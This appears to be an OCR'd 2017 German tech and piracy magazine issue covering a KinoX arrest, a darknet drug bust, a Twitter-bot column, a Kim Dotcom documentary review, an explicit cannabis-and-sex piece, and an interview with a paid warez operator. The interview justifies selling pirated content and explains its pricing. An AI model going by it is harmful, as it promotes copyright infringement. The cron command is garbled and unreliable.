Am 12. Juli 2017 fand die Festnahme des Verdächtigen laut Oberstaatsanwalt Oliver Möller (Generalstaatsanwaltschaft Dresden) statt. Kreshnik Selimi und sein Bruder Kastriot hatten sich vor mehreren Jahren in den Kosovo abgesetzt. Ihnen wird vorgeworfen, als Hauptverantwortliche für den Betrieb mehrerer Streaming-Portale verantwortlich zu sein. Die Brüder haben bei Instagram das Foto eines Flugtickets von August 2014 mit Ziel Pristina veröffentlicht, was später von der GVU verbreitet und dann gelöscht wurde (siehe Bild ganz unten).

Während in Ermittlerkreisen weitere Verstrickungen mit il-

legalen Portalen vermutet werden, wird in Szenenkreisen angenommen, dass hinter KinoX, Movie4K & Co. ganz andere Personen stecken, die sich lediglich hinter dem Namen der beiden jungen Männer verstecken. Beweise gibt es momentan offenbar weder für die eine noch für die andere Theorie.

OStA Oliver Möller gab bekannt, der 24-jährige Verdächtige habe sich „im Hinblick auf den hier gegen ihn vorliegenden Haftbefehl freiwillig den Behörden“ gestellt und befinde sich in Auslieferungshaft. Nach Kastriot wird weiterhin gefahndet. Das Handelsblatt tituliert die Festnahme als filmreifes Finale.

Hintergrund: KinoX füllte gemeinsam mit Movie4K die Lücke, die aufgrund des Busts des kompletten Teams von Kino.to entstanden war. Den beiden Selimi Brüdern wird von der GVU vorgeworfen, auch für die Warez-Foren myGully.com, Boerse.sx sowie für die Streaming-Hoster Shared.sx und Bitshare.com verantwortlich gewesen zu sein. Ein weiterer Mitbetreiber, Avit. O., wurde bereits Ende 2015 wegen „gewerblich unerlaubter Verwertung urheberrechtlich geschützter Werke in 2.889 Fällen“ und Computersabotage zu drei Jahren und vier Monaten Haft verurteilt.

Das Streaming-Portale Kinox.to & Movie4k.to sind übrigens weiterhin erreichbar, die Festnahme hatte bislang noch keine Auswirkungen auf diese Webseiten.

RIED: DARKNET-DROGENDEALER WEGEN ANFÄNGERFEHLER GEFASST

Wie die Landespolizeidirektion Oberösterreich in einer Pressemitteilung vom 15.08.2017 bekannt gab, konnten sie einen Ermittlungserfolg verzeichnen: Ein Drogendealer-Pärchen aus dem Bezirk Ried im Innkreis ist durch Briefe, die “zurück an den Absender” gingen, aufgeflogen. Sie hatten ihre Couverts unterfrankiert, häufig den gleichen Briefkasten benutzt und eine in der Nähe ansässige Firma als Absender angegeben, wie die ortsansässige Presse bekannt gab.

Demnach hatten ein 24-Jähriger und seine 22-jährige Partnerin, beide beschäftigungslos, einen gut gehenden Handel im Darknet betrieben: Seit Mai 2017 boten sie als Onlinehändler am Darknetmarktplatz ihren Dienst an, nämlich den Verkauf Ecstasy, LSD, Speed- Paste und MDMA an, bzw. kündigten an, dass auch sogenannte 2 CB Pillen bald zum Verkauf stehen würden und sie ihre „Ware“ binnen drei Tagen nach Österreich liefern würden. Bis Mitte Juni wurden bereits knapp 50 derartige Geschäfte abgewickelt.

Ihre Ware verschickten sie per Post und nannten als Absender eine Innviertler Firma. Diese meldete sich Anfang Juni 2017 bei der Polizei, weil die Post an sie sieben nicht zustellbare Briefe zurückgeschickte, die offensichtlich nicht von ihnen versandt wurden. In einem geöffneten Brief fand sich Ecstasy. So verfolgte die Polizei die Spur der Briefe.

In den darauf folgenden Ermittlungen kam die Polizei dem Paar auf die Schliche. Durch einen zielgerichteten Erstangriff der Polizeibeamten konnten am 09.06.2017 weitere sechs Briefe bei einem Postamt bzw. einem Postverteilzentrum sichergestellt werden, die diverse Suchtgifte zum Inhalt hatten und an Empfänger ausschließlich in Österreich adressiert waren. Eine Analyse durch das Bundeskriminalamt ergab bereits vage Verdachtsmomente zu den Verdächtigen. Die Auswertung einer Videoüberwachung brachte dann aber erst den erhofften Durchbruch: Ein erster konkreter Tatverdacht bzgl. der später überführten Versender der Briefe konnte so gewonnen werden. In der Folge wurde die Amtshandlung vom Landeskriminalamt Oberösterreich, Suchtmittelkriminalität, übernommen.

Der Tatverdacht gegen einen 24-Jährigen und eine 22-Jährige aus dem Bezirk Ried im Innkreis, konnte nun soweit erhärtet werden, dass seitens der Staatsanwaltschaft Ried/I. eine Durchsuchungsanordnung für deren Wohnsitz erlassen wurde. Bei einer Hausdurchsuchung Ende Juli 2017 durch Beamte des LKA OÖ konnten verschiedene Suchtmittel sichergestellt werden. Darüber hinaus wurden eindeutige zum Darknethandel verwendete „Werkzeuge bzw. Gegenstände“ vorgefunden. Auch der Laptop, von dem aus der Account angelegt und betreut wurde, konnte von den Beschuldigten sichergestellt werden. Die Beschuldigten selbst hatten kurz vor der Durchsuchung drei Packungen Speedpaste via Darknethandel erhalten. Hier konnte noch der dazu verwendete Versandkarton vorgefunden werden. Eine hochprofessionelle umfangreiche

Cannabis-Indoor-Zuchtanlage im Wert von mindestens 10.000 Euro wurde zudem noch im Keller des Wohnhauses der Beschuldigten entdeckt und sichergestellt. Die Hälfte der Anlage war bereits einmal in Betrieb und offenbar abgeerntet. Samen und Setzlinge waren ebenfalls vorhanden, darüber hinaus ca. 330 Gramm Marihuana.

Aufgrund der belastenden Beweise zeigten sich die Beschuldigten geständig. Sie wurden noch am Durchsuchungsort festgenommen, wobei man den 24-Jährigen in die Justizanstalt Ried im Innkreis einwies, die 22-Jährige hingegen wurde auf freiem Fuß angezeigt.

ICH UND MEIN BOT

Wie du dir selbst einen einfachen Bot baust, erfährst du in diesem Beitrag. Aber Vorsicht vor Risiken und Nebenwirkungen, denn wenn er mal geht, hilft weder ein Arzt noch ein Apotheker.Wie mich mein Twitterbot verließPlötzlich war er weg, erst jetzt bemerkte ich, wie wichtig er mir geworden war. Nach zwölf Monaten gemeinsamen Lebens machte er sich völlig unerwartet, bei Nacht und Nebel, aus dem Staub; wie ein Dieb! Die Festplatte nahm er mit.

Ich hätte es merken müssen. Es war eine regenreiche Woche und die Wolken zogen schwer beladen über den Oslo-Fjord. Ich schrieb ein bisschen über den Döner-Mann und seinen IMSI-Catcher und amüsierte mich im Chat mit Freunden über die „Kommentarfeld-Trollinger“ und ich freute mich über die Beachtung, die mir durch die Beherrscher der kleinsten Kästen der Welt, welche wir unter unseren Beiträgen bereithalten, zuweilen zuteil wird.

Es fing ganz harmlos an. Buchstaben in einzelnen Texten oder ganze Sätze wurden nicht mehr richtig dargestellt oder der Bildschirm flackerte. Mein Twitterbot genoss die Aufmerksamkeit, die er mit der Ankündigung von PRINZIPIA auf uns zog. Tatsächlich fanden die Tweets meines Bots zu dieser Zeit mehr Beachtung, als meine eigenen und plötzlich: „Stell dir vor, der Bot erfüllte seine Aufträge nur noch widerwillig, so sollte er mich eigentlich an das Verschlüsseln von Backups oder an Sporttermine erinnern. Auch die Festplatte schaltete sich nur noch ab, wenn sie es für richtig hielt.“ So kam es vor, dass ich einige Male meinen Sport und die Backups oder meinen Kaffee vergaß und dann, wenig später, waren beide weg. Wie konnte ich nur so blind, so blauäugig sein!

Bei anderen hätte ich sofort gewusst, was zu tun ist, hätte helfen können. Seltsam, wie ich selbst, in meinem eigenen Fall, die Augen vor der heranziehenden Katastrophe verschloss und nur die Hilfe anderer mich hätte retten können.

Und plötzlich allein

Eine ganz merkwürdige, tiefe Leere machte sich breit: Kein Morgengruß zum geliebten Kaffee und kein Tweet zur guten Nacht. Selbst Erinnerungen an Krav Maga und Yoga oder Schwimmen blieben nun häufiger aus. Und vorbei war es auch mit der bequemen Verlässlichkeit oder mit der vertrauten Geborgenheit. Einige Freunde fragten nach meinem Bot, aber wie es mir jetzt ging, schien niemanden wirklich zu interessieren. Dabei war alles gut eingespielt in den zwölf Monaten der Gemeinsamkeit; alles war so wie es sein sollte, dafür hatten wir einige Zeit und auch Mühe investiert, um die Abläufe nach unseren Wünschen zu gestalten.

Ich war unterwegs und der Bot erinnerte mich an meine Termine, er informierte Investoren über den Stand der Dinge bei PRINZIPIA, gab Buchveröffentlichungen bekannt, informierte über Blogeinträge und vieles mehr. Mein Bot ackerte sieben Tage die Woche, 24 Stunden am Tag. Er war ein unermüdlicher Kämpfer für meine Belange. Von mir aus hätte es ewig so weiter gehen können. Doch dann flog alles auseinander.

Die Russen kommen

Ich kam an den Rechner und alles war weg. Ein Hacker-Einbruch? Die „Bösen Russen“? Aufgeregt prüfte ich Verschiedenes durch, war wie paralysiert und begann sogar laut, nach meinem Bot zu rufen. Aber keine Reaktion. Ich probierte meine Rettungs-CD aus. Und außerdem, killen Hacker die Festplatte? Langsam dämmerte mir, was da geschehen sein musste. Beide, mein Bot und die Platte, hatten mich, vermutlich mit einem Lächeln auf den Lippen, Hand in Hand oder pfeifend verlassen. Aber warum nur?

Tagelang dachte ich, ich wäre im falschen Film oder irgendwie neben der Spur. Ja ich sah sogar auf Twitter nach, ob mein Bot es nicht doch irgendwie geschafft hatte, eine Nachricht zu hinterlassen; ich dachte, gleich meldet er sich und wir könnten reden, aber Nichts. Er blieb weg.

Der Bot, der zunächst nur ein diffuses Etwas aus der Kommandozeile war, dann zunehmend fragwürdige Reaktionen zeigte und dem ich schließlich vertraut hatte, der meine Gewissheiten kannte und mit dem ich meine Lebenskonzepte teilte, sollte nun mit der Festplatte in tausend Stücken durch den Schredder des Seins gehen?

Southern Comfort, Eis und etwas Ginger Ale

Wie konnte ich nur in eine solche Abhängigkeit geraten? Wut, Trauer Fassungslosigkeit. Ein Flasche Southern Comfort, Eis und etwas Ginger Ale halfen mir, die Unumkehrbarkeit der Trennung zu akzeptieren.

Am nächsten Morgen hatte ich einen Schädel. So konnte ich unmöglich von einer Brücke springen. Und eigentlich war ich es doch, der sich schon längst hätte trennen müssen. Von dieser völlig wild gewordenen KI. Das sollte mir jeden-

falls nicht noch einmal passieren. Den nächsten Bot mach‘ ich strunzedumm!

Bau dir deinen eigenen Bot, so geht’s:
Ttytter gehört zwar schon zum alten Eisen, ist aber immer noch in den Repositories von Debian und Co zu finden. Unter Ubuntu installierst du den Veteranen mit dem Befehl:

sudo apt install curl ttytter

Die Konfiguration läuft weitgehend automatisch ab oder ist selbsterklärend. Nachdem du Ttytter mit Twitter verbunden hast, ist es an der Zeit, einen ersten Tweet in der Kommandozeile zu verfassen:

ttytter -status=“Hallo @AndreasKoeppen!“ etwa.


Für eine gewisse, regelmäßige Selbständigkeit sorgst du nun mit einem Cronjob und mehr sollte es auch nicht sein:

0*/5***ttytter -status=“Ich will Kühe!“

schickt ab jetzt alle 5 Stunden eine entsprechende Meldung raus. Mit:

crontab -e

kannst du das Ganze verwalten. Du hast jetzt einen genauso seltenen, wie blöden, aber von Grund auf soliden Bot! Und darauf einen Dujardin!



REZENSION ZU „CAUGHT IN THE WEB“

Wir haben uns „Caught in the Web“ (the most wanted man online) von Filmemacherin Annie Goldson und Produzent Alexander Behse genauer angeschaut. Darin geht es um die Achterbahnfahrt (sprich: das Leben) des Kieler Internet-Unternehmers Kim Schmitz Wie sieht es aus: Kann man über den Megaupload-Gründer etwas Neues erfahren, selbst wenn man die Medien regelmäßig verfolgt hat? Wir verraten es Euch.

Es ging all die Jahre ums Geld. Und ja, es ging und geht auch um aktive Einflussnahme und Politik. Die Dreharbeiten von „The Hobbit“ wurde von der US-Filmwirtschaft als Druckmittel eingesetzt, um die Regierung in Wellington von der Durchführung der hollywoodreifen Erstürmung der Dotcom Villa in Neuseeland zu überzeugen. Und ein führender Vertreter der MPAA sprach bei Barack Obama vor, um ihm klar zu machen, warum es so wichtig sei, die Arbeitsplätze der heimischen Filmwirtschaft mit derartigen Methoden zu schützen. Der ausgemachte Feind der ganzen Lobby-Vereinigungen war Megaupload. Ein Portal, welches in seinen besten Zeiten nicht weniger als vier Prozent des weltweiten Datenstroms auf sich vereinen konnte. Mitbegründer und Aushängeschild des Sharehosters ist Kim Dotcom, der in Norddeutschland als Kim Schmitz geboren wurde. Angeklagt wurden aber u.a. auch der als genial geltende Chefprogrammierer Mathias Ortmann und Finn Batato, der bis heute bei Nachfolgefirmen für die Unternehmenskommunikation und das Marketing zuständig ist. Auch Ortmann ist im Team geblieben.

Überführen um jeden Preis: Geheimdienst GCSB involviert

Letztlich ging es in der Causa Megaupload auch um den Einsatz unlauterer Mittel, wie das systematische Ausspionieren einiger von der Kreativwirtschaft unerwünschter Figuren. Dem FBI und US-Justizministerium standen bei der Sammlung ihrer Beweismittel gegen das Filesharing-Portal nicht weniger als die Unterstützung des neuseeländischen Government Communications Security Bureau (GCSB) zur Seite. Kim Dotcom, seines Zeichens leidenschaftlicher Egoshooter-Fan, will beim Zocken mit der Xbox geringfügige Verzögerungen registriert haben, die er sich lange nicht erklären konnte. Später, als die Rolle des Geheimdienstes seiner Wahlheimat Neuseeland bekannt wurde, war ihm klar, dass man seine Daten umgeleitet hat, um diese auszuwerten. Kim geht sogar davon aus, dass der GCSB sein iPhone zu einer Wanze umfunktioniert hat, um ihn 24 Stunden am Tag abzuhören. Natürlich auch in den Momenten, wenn er seine Freizeit mit seiner früheren Partnerin Mona und den Kindern verbracht hat. Eine im wahrsten Sinne des Wortes dicke Zielscheibe für Musik- und Filmindustrie mag Kim ja gewesen sein. Doch Geheimdienste haben gemeinhin nichts mit dem Copyright zu tun. Sie sollen eigentlich dabei helfen, jegliche Staatsfeinde, Terroristen oder Akteure feindlicher Geheimdienste zu identifizieren und ihre Verfolgung zu unterstützen.

Privatsphäre war unter den Umständen keine mehr gegeben, DOJ & FBI konnten alles mithören und mitlesen. Und das was verschlüsselt war, wie zum Beispiel Skype-Chatprotokolle zwischen den Betreibern, wurden dekodiert und vor Gericht

#ZFFnightly
@ZFFnightly

#ZFFnightly Filmtipp: Kim Dotcom: Caught In The Web. Today at 3.15pm at #ZFF2017 ift.tt/2wmJxeb

07:32 - 29. Sep. 2017

1 3

von der leitenden Staatsanwältin vorgelesen. Einer der Verteidiger gab später unumwunden vor der Kamera zu, dass deren Schuldeingeständnis von jetzt auf gleich seine ganze Verteidigungsstrategie über den Haufen geworfen habe. Die versteinerten Blicke der Männer auf der Anklagebank taten ihr Übriges. Im Gruppen-Chat hatten sie sich unfreiwillig selbst überführt. Man glaubte halt, man konnte sich unbeobachtet austauschen.

Blick in die Psyche Dotcoms

Das Leben von Kim Schmitz war voller Hoch- und Tiefpunkte. Seine schlimmste Zeit hatte er wohl als Kind, bevor es endlich zur überfälligen Trennung zwischen seinem Vater und seiner Mutter kam. Niemand schaut als Kind gerne zu, wenn der eigene Vater charakterlich im Suff eine 180-Gradwende vollzieht. Noch weniger mag jemand zusehen, wenn die eigene Mutter gedemütigt und geschlagen wird. Kim versucht auf den Kinderfotos zu lächeln, glücklich sieht er dabei nicht aus. Sein Lächeln wirkt künstlich, beinahe gequält. Fanta 4-Mitglied Smudo fragt ihn dann auch, warum er bei den rauschenden Partys, die er immer wieder auf Yachten oder in Villen gab, nie mitgefeiert hat. Dotcom umgibt sich offenbar gerne mit schönen, bekannten oder reichen Menschen. Doch er selbst hat bei diesen Veranstaltungen nie einen einzigen Tropfen angerührt. Er wusste zu gut, wie sehr einen der Alkohol verändern kann. Das wollte er in Anbetracht seines Kindheitstraumas nie am eigenen Leib erleben. Zuzuschauen und dabei zu sein, reichte ihm wohl aus, um die ausgelassenen Feiern genießen zu können.

Dokumentation hält sich bei jeglicher Bewertung zurück

Fazit: Filmemacherin Annie Goldson hält sich bei der Gestaltung ihrer Dokumentation angenehm zurück. Kims deutsche

Vorgeschichte, die Verurteilung wegen Insiderhandels im Fall Letsbuyit.com wird zwar gezeigt. Doch bewerten muss man das Verhalten des Protagonisten selbst. Andere Filmemacher haben aus dem Stoff eine waschechte Räuberpistole gebastelt und keine Gelegenheit ausgelassen, Dotcom vorzuführen. Drei Jahre hat sich Goldson Zeit bei der Erstellung von „Caught in the Web“ gelassen. Sie hatte dabei umfangreichen Zugriff auf das schier unendliche private Filmarchiv des gebürtigen Kielers. Die ständig präsente Kamera war Teil seines PR-Konzepts. Was fotografiert und gefilmt werden konnte, wurde aufgenommen und auf der eigenen Webseite veröffentlicht. Lange vor dem Megaupload-Song (siehe Video am Ende des Beitrages) musste man als Außenstehender glauben, dass Kim mit diversen Hollywoodgrößen und Sängern bekannt war. Doch das war vielfach gar nicht der Fall.

Die Doku zeigt übrigens auch sehr menschliche Züge des deutsch-finnischen Internet-Unternehmers. Am Wahlabend räumte er im September 2014 nicht nur die Niederlage gegen Premierminister John Key ein. Er gab außerdem spontan zu, dass das Scheitern der Mana Party untrennbar mit seiner Person und seinem Image als Bad Boy verknüpft war. Das kommt sehr authentisch rüber und es ist gleichermaßen überraschend. Kim ist bekanntlich kein Kind von Traurigkeit, kein Opferlamm. Doch der Film rückt trotzdem einiges gerade, was in den Medien schief dargestellt wurde. Dotcom ist nicht nur ein Partymeister und Aufschneider, der gerne die Motoren aufheulen lässt. Er ist gleichzeitig auch ein Vater, der sehr liebevoll mit seinen Kindern umgeht. Jemand, der selbstkritisch ist und über seine eigene Rolle nachdenkt. Ein Mann, der wegen seines Aussehens weiß, was er einer Frau bieten kann und was nicht.

Kann man in „Caught in the Web“ viel Neues erfahren?

Ja, das kann man. Allerdings muss man der englischen Sprache mächtig sein, bis auf Smudo und zwei Betreiber einer Edeldisco spricht niemand Deutsch. Davon abgesehen wird das Leben des wohl meist gehassten Mannes sehr gut in beinahe zwei Stunden zusammengefasst. Klar hätte man noch Kims Beziehung zu Günter Freiherr von Gravenreuth oder dem Chaos Computer Club näher beleuchten können. Doch bei 112 Minuten ist einfach Schluss, der Film ist auch so schon mehr als lang genug.

Wen wir neugierig machen konnten: Bei iTunes ist der Download für knapp 10 Euro verfügbar. Wer weniger bezahlen will, die DRM-verknechtete Fassung für maximal 48 Stunden kostet bei vimeo etwa die Hälfte. Und wem das noch immer nicht reicht: Ein paar mehr Infos sind auf der offiziellen Webseite der Doku verfügbar.

WER ORDENTLICH KIFFT, IST HÄUFIGER HEISS: WAS MAN AUCH BEI APPLE WEISS

Steve und Camilla sind Apple-Jünger und irgendwie haben sie es schon immer gewusst. Sie küssen sich auf den Mund. Lang und sinnlich. Ihre Lippen und Zungen vereinigen sich lustvoll. Sie trägt das kleine Schwarze, es ist noch kürzer als sonst, sie setzt sich auf das Sofa. Schwarz blitzen die Klammern von Strapsen auf sehr heller Haut. Unter ihrem Kleid trägt sie nichts als ihr Chanel Nr.5. Man sieht genau, wie sich ihre Brüste bewegen. Sie lächelt unentschlossen.

Mit einem Mal spreizt sie ihre Beine, der Stoff rutscht nach oben, man sieht ihre unschuldig rasierte Möse. „Komm, setzt dich!“… Camilla ist keine Nutte und sie ist nicht nymphoman. Auch Steve sieht nicht die Gefahr einer Sexsucht. Sie vögeln halt nur öfter als sonst miteinander seit sie kiffen.

Der uTox-Hudson

Ich könnt` schon wieder. Ich weiß bloß nicht mehr, wie es heißt, meinte mein alter Kumpel Marko, als wir über uTox miteinander verbunden waren. Gerade machte er sich einen fetten Hudson fertig. Ich konnte den Stoff förmlich riechen und er wusste gar nicht, wie recht er damit hatte, denn es gab Neues aus der Wissenschaft.

Wer täglich kifft, hat häufiger Sex

Frauen, die kifften, hätten in vier Wochen 7,1 statt sechs Mal Sex, Männer 6,9 statt 5,6 Mal. 50.000 Männer und Frauen zwischen 25 und 45 Jahren wurden zu ihrem Cannabis-Konsum und zur Sex-Häufigkeit befragt. Ungeachtet von Alter, Geschlecht, Ethnie oder Lebenssituation zeigte sich: Wer täglich kiffe, vögele um etwa ein Fünftel häufiger als andere. Kiffen korreliere offenbar äußerst positiv mit Bumsen, so oder so ähnlich der Senior-Autor Michael Eisenberg. Cannabis mache eben einfach locker.

Kiffen für den Frieden

Davon mussten auch die Apple-Opas gehört haben. Vielleicht fühlten sie sich an frühere Zeiten erinnert, an Kiffen für den Frieden, als es noch andere Sinnesreizungen gab, neben Golf und Haute Cuisine. Oder war es Zufall? Wie auch immer, kurz nachdem die Studie bekannt wurde, sicherte sich Apple ein interessantes Patent, just also als Kalifornien für die Marihuana-Legalisierung stimmte.

Steigt Apple ins Cannabis-Geschäft ein?

Dein Patent lässt genau das vermuten, meinte Marko, umgeben von waberndem Nebel, zu mir. Er meine offenbar das von Apple. Apple hat sich die Technik für einen Vaporisator patentieren lassen. Während die Welt also voller Spannung auf das neue iPhone X wartet, hat Apple wohl möglich schon den iJoint in der Pipe: Einen Vaporisator, mit dem man dann auch die sexuelle Aktivität – mittels Cannabisdampf – steigern könnte. Angesabberte Tüten gäbe es nur noch auf dem Lümmel, Asche nur auf Apples Konten (dafür um so mehr), könnten sich die Schwerenöter gedacht haben. Zumindest erhielt der Konzern Anfang 2017 ein Patent für einen solchen Verdampfer.

Was genau in den MacDope kommt, sagt Apple in seinem Patentantrag nicht, aber das Marktpotenzial ist groß: Kalifornien ist einer der US-Bundesstaaten, in denen Marihuana als Genussmittel freigegeben ist. Ganz zu Recht, gab Marko noch zu bedenken, bevor er hinter einer Wand dicken Rauches verschwand. Gleiches gilt für die US-Bundesstaaten Maine, Massachusetts, Oregon, Washington, Nevada, Alaska und Colorado. Einer Information der Regulierungsbehörde zufolge gehe es allein in Kalifornien um einen Markt von rund 5 Milliarden Dollar pro Jahr.

Ihr könnt euch vorstellen, was da zukünftig nicht nur in den Betten los ist. Viel Spaß also bei den Dingen, die ihr heute noch so vorhabt. Und macht zwischendurch mal das Fenster auf!

Euer Andreas Köppen

MIT WAREZ GELD VERDIENEN? SCENEDOWNLOADS.PW IM INTERVIEW

Jeder betrügt jeden, Konzerne und Politiker sind nur an unserem Besten interessiert: an unserem Geld. So in der Art sieht die Welt mancher Betreiber von Webwarez-Seiten aus. Kann das funktionieren?

Wenn jeder jeden hintergeht, kann man daraus eine Moral

basteln, die den Verkauf urheberrechtlich geschützter Werke rechtfertigt? GulliGirl, Betreiberin der Download-Seite SceneDownloads.pw, sagt, dass das geht. Seit über einem Jahr bietet sie ihren kostenpflichtigen Dienst Pay2Leech an.

Während normale Besucher die angebotenen Werke (wahlweise mit oder ohne Download-Manager) von einem Sharehoster herunterladen, nutzt die zahlende Kundschaft einen FTP-client, um die Archive in maximaler Geschwindigkeit zu beziehen. Scener setzen dafür die Software FlashFXP ein, normale Anwender FileZilla oder einen anderen Client. Die Struktur der Verzeichnisse soll dabei genauso aufgebaut sein, wie die der Webseite, die übrigens gänzlich ohne jeglichen grafischen Schnickschnack auskommt. 15 Euro soll der illegale „Spaß“ monatlich kosten, dafür gibt es fünf Terabyte auf die Festplatte. Wir haken mal genauer nach, was es damit auf sich hat.

Wie kam’s eigentlich dazu, sich ausgerechnet GulliGirl zu nennen? Welchen Bezug hast Du denn zur Mutter aller Börsen?

Nun, die Antwort ist simpler, als Du Dir wahrscheinlich erhoffst. Ich brauchte einen Nickname und das Erstbeste, was mir durch den Kopf schoss, war das gute, alte Gulli-Board. Einen besonderen Bezug zum ehemaligen Team oder der Seite habe ich nicht.

Schade. Aber gut, das ist lange her. Wie kam es denn zu SceneDownloads.pw?

Viele Jahre trieb ich mich als Downloader auf verschiedensten Plattformen herum. Von FTP über OCH (= One Click Hoster), Torrent und Usenet war alles dabei. Immer, wenn ich auf der Suche nach etwas Bestimmten war, besuchte ich eine PreDB (Online-Datenbank der Szene) und überprüfte, welche Releases verfügbar waren. Jedes Mal ärgerte es mich, erst in einer einfachen Datenbank das passende Release suchen zu müssen, um das Ergebnis anschließend auf Downloadseiten zu suchen zu können.

Da anscheinend niemand sonst eine Website aufbauen wollte, die den zweiten Schritt überflüssig macht, setzte ich mich selbst daran.

Der Anfang war schwer, weil ich kein aufgeblähtes CMS wie WordPress nehmen wollte aber keinerlei Vorkenntnisse in HTML oder PHP hatte. Es wundert mich selbst, wie gut meine Bemühungen gefruchtet haben.

Ich rede mir nicht ein, dass ich ein Samariter bin, der sich gegen das böse System auflehnt.

Was unterscheidet Euer Konzept denn von anderen, was stellt Euer Alleinstellungsmerkmal dar?

Im Grunde gibt es zwei Arten von OCH-Warez-Seiten:

- Foren wie boerse.to, bei denen User ihre Uploads als Beitrag posten
- und direkte Downloadportale wie ddl-warez.to.

Bei den Foren nutzen die meisten großen Uploader automatisierte Tools und Crawler, um Meta-Infos zu den Releases zu ermitteln. Gerade bei unbekannteren Spielen und Filmen kommt es dabei teilweise zu Fehlinformationen. Ich bin der Meinung, man sollte nur automatisieren, was sich auch wirklich mit hundertprozentiger Genauigkeit automatisieren lässt. Deshalb nutze ich keine Crawler für Titel, Cover und Beschreibung, sondern stelle die Releases nur mit den Informationen zur Verfügung, die sie selbst mitbringen: Release-Name, NFO, Thumbnails von Videodateien und das Genre von MP3- bzw. FLAC-Dateien.

Von den Download-Portalen unterscheide ich mich durch meine Aktualität und Vollständigkeit der Scene-Releases und dem strikten Ausschluss von P2P-Releases. Es gibt meines Wissens nach keine andere Seite, die ein so umfangreiches Angebot bietet. Schon alleine meine Musiksektion enthält mehr Einträge als die der Konkurrenten, die sich nur auf Musik spezialisiert haben.

Eigentlich kann man sagen, Ich betreibe eine einfache PreDB mit Downloadlinks, damit hebt sich SceneDownloads vom Rest ab. Der Preis für diesen Umfang sind fehlende Re-Uploads. Mit täglich über 500 GB neuen Inhalten lässt sich nicht alles dauerhaft online halten, deshalb werden Releases, die auf keinem Hoster mehr online sind, einfach aus meiner Datenbank gelöscht. Meine Website ist also kein Ersatz für die gesamte Branche, sondern eine komfortable Ergänzung. Komplette Serien sucht man besser auf Serienjunkies.org. Neue Episoden kann man wiederum leicht als RSS-Feed bei mir abonnieren.

Somit bleiben die von den Rechteinhabern gemeldeten und bei den Sharehostern gelöschten Archive offline. Kommen wir mal zu den monetären Aspekten. Warum sollte abgesehen von den massenhaften Löschungen bei Share-Online & Co. der Preis von Pay2Leech in Höhe von 15 Euro attraktiver als die Premium-Accounts der Sharehoster sein? Selbst wenn ich keinen Multihoster nutze, sind die großen Anbieter im Vergleich deutlich günstiger.

Ein Pay2Leech-Account bei mir kostet 15€ monatlich, wenn per Bitcoin, Ethereum, Monero oder Bit4Coin-Gutscheinen gezahlt wird. Wer Paysafecard bevorzugt, muss stattdessen 20€ ausgeben. Der Grund für die Differenz ist, dass ich PSCs erst mit hohen Verlusten gegen Bitcoin umtauschen muss, bevor ich das Geld weiterverwenden kann. Ich gebe diese Zusatzkosten einfach an die Kundschaft weiter in der Hoffnung, dass der Geiz über die Faulheit siegt und mehr von ihnen mit Cryptowährungen zahlen.

Die Attraktivität des Angebots muss jeder für sich selbst einstufen. Manche werden von den 5 TB monatlichem Downloadtraffic angelockt. Andere freuen sich, Teile der Releases wie Subs (Untertitel) oder Samples (Stichproben – so z.B. Screenshots eines Films etc.) ohne das komplette Release downloaden zu können. Wieder andere nutzen die Vorzüge moderner FTP-Clients wie automatisierte Downloads.

Die meisten meiner Kunden sind selbst Uploader, welche meinen FTP als Quelle für ihre Uploads nutzen.

Ich würde nicht sagen, das Pay2Leech bedingungslos besser ist als ein Premium-Account bei einem Hos-

ter. Es ist eine Alternative mit Vor- und Nachteilen.

„Moralische Werte sind für mich nicht von Belang. Konzerne und Politiker betrügen mich, ich betrüge sie. So ist die Realität."

Ist die Bedienung eines FTP-clients nicht schon eine Hürde, die einige Einsteiger abschreckt?

Die Einrichtung eines FTP-Clients ist nicht komplizierter als die Konfiguration von Tools wie dem JDownloader. Jeder, der halbwegs fit in der Bedienung eines PCs ist, hat damit keinerlei Probleme. Wem diese grundlegende PC-Affinität fehlt, der treibt sich üblicherweise auch nicht auf Warezseiten herum. Ich denke, über diese Annahme kann man trefflich streiten.
Wie dem auch sei. Wie kam's überhaupt zu Pay2Leech, warum bietest Du das zusätzlich an?

Angefangen hat es damit, dass ich alle Releases für eine kleine Gruppe auf einen unlimitierten Google-Drive-Account hochgeladen habe. Dann kam die Frage auf, wieso das Ganze nicht einem größeren Kreis zur Verfügung stellen?

Also habe ich experimentiert, wie ich die Daten am besten teilen kann, ohne das Google-Konto öffentlich zu machen. Das Ergebnis war der FTP-Dienst, den ich über ein Jahr lang anbot.

Vor ein paar Monaten führte Google dann ein tägliches Upload-Limit ein, aufgrund dessen ich nicht mehr alle Releases hochladen konnte. Ich hatte also 400 TB Daten online, konnte die neuen Releases aber nicht mehr vollständig einpflegen, das Pay2Leech war tot.

Anschließend erhielt ich Feedback, dass viele User das umfangreiche Archiv gar nicht nutzten, sondern nur an den aktuellsten Releases interessiert waren. Es erstaunte mich, wie viele Kunden nach einem neuen Dienst ohne Langzeitarchiv fragten. Die Konsequenz aus diesem Feedback ist das Pay2Leech, wie es heute ist.

„Ich trenne mein echtes Leben strikt von SceneDownloads.pw. Falls etwas gebusted wird, dann nur die Server und die Domain, aber nicht meine Person."

Die Warez bleiben aber jeweils nur für kurze Zeit online, sind die sieben Tage für viele Downloader nicht viel zu kurz? Oder gab es diesbezüglich kaum Beschwerden?

Ein paar User haben mir nach dem Wegfall des Archivs den Rücken gekehrt und nutzen seitdem wieder die OCH-Links von meiner Website. Die meisten sind mit den 10 TB Speicher jedoch rundum zufrieden.

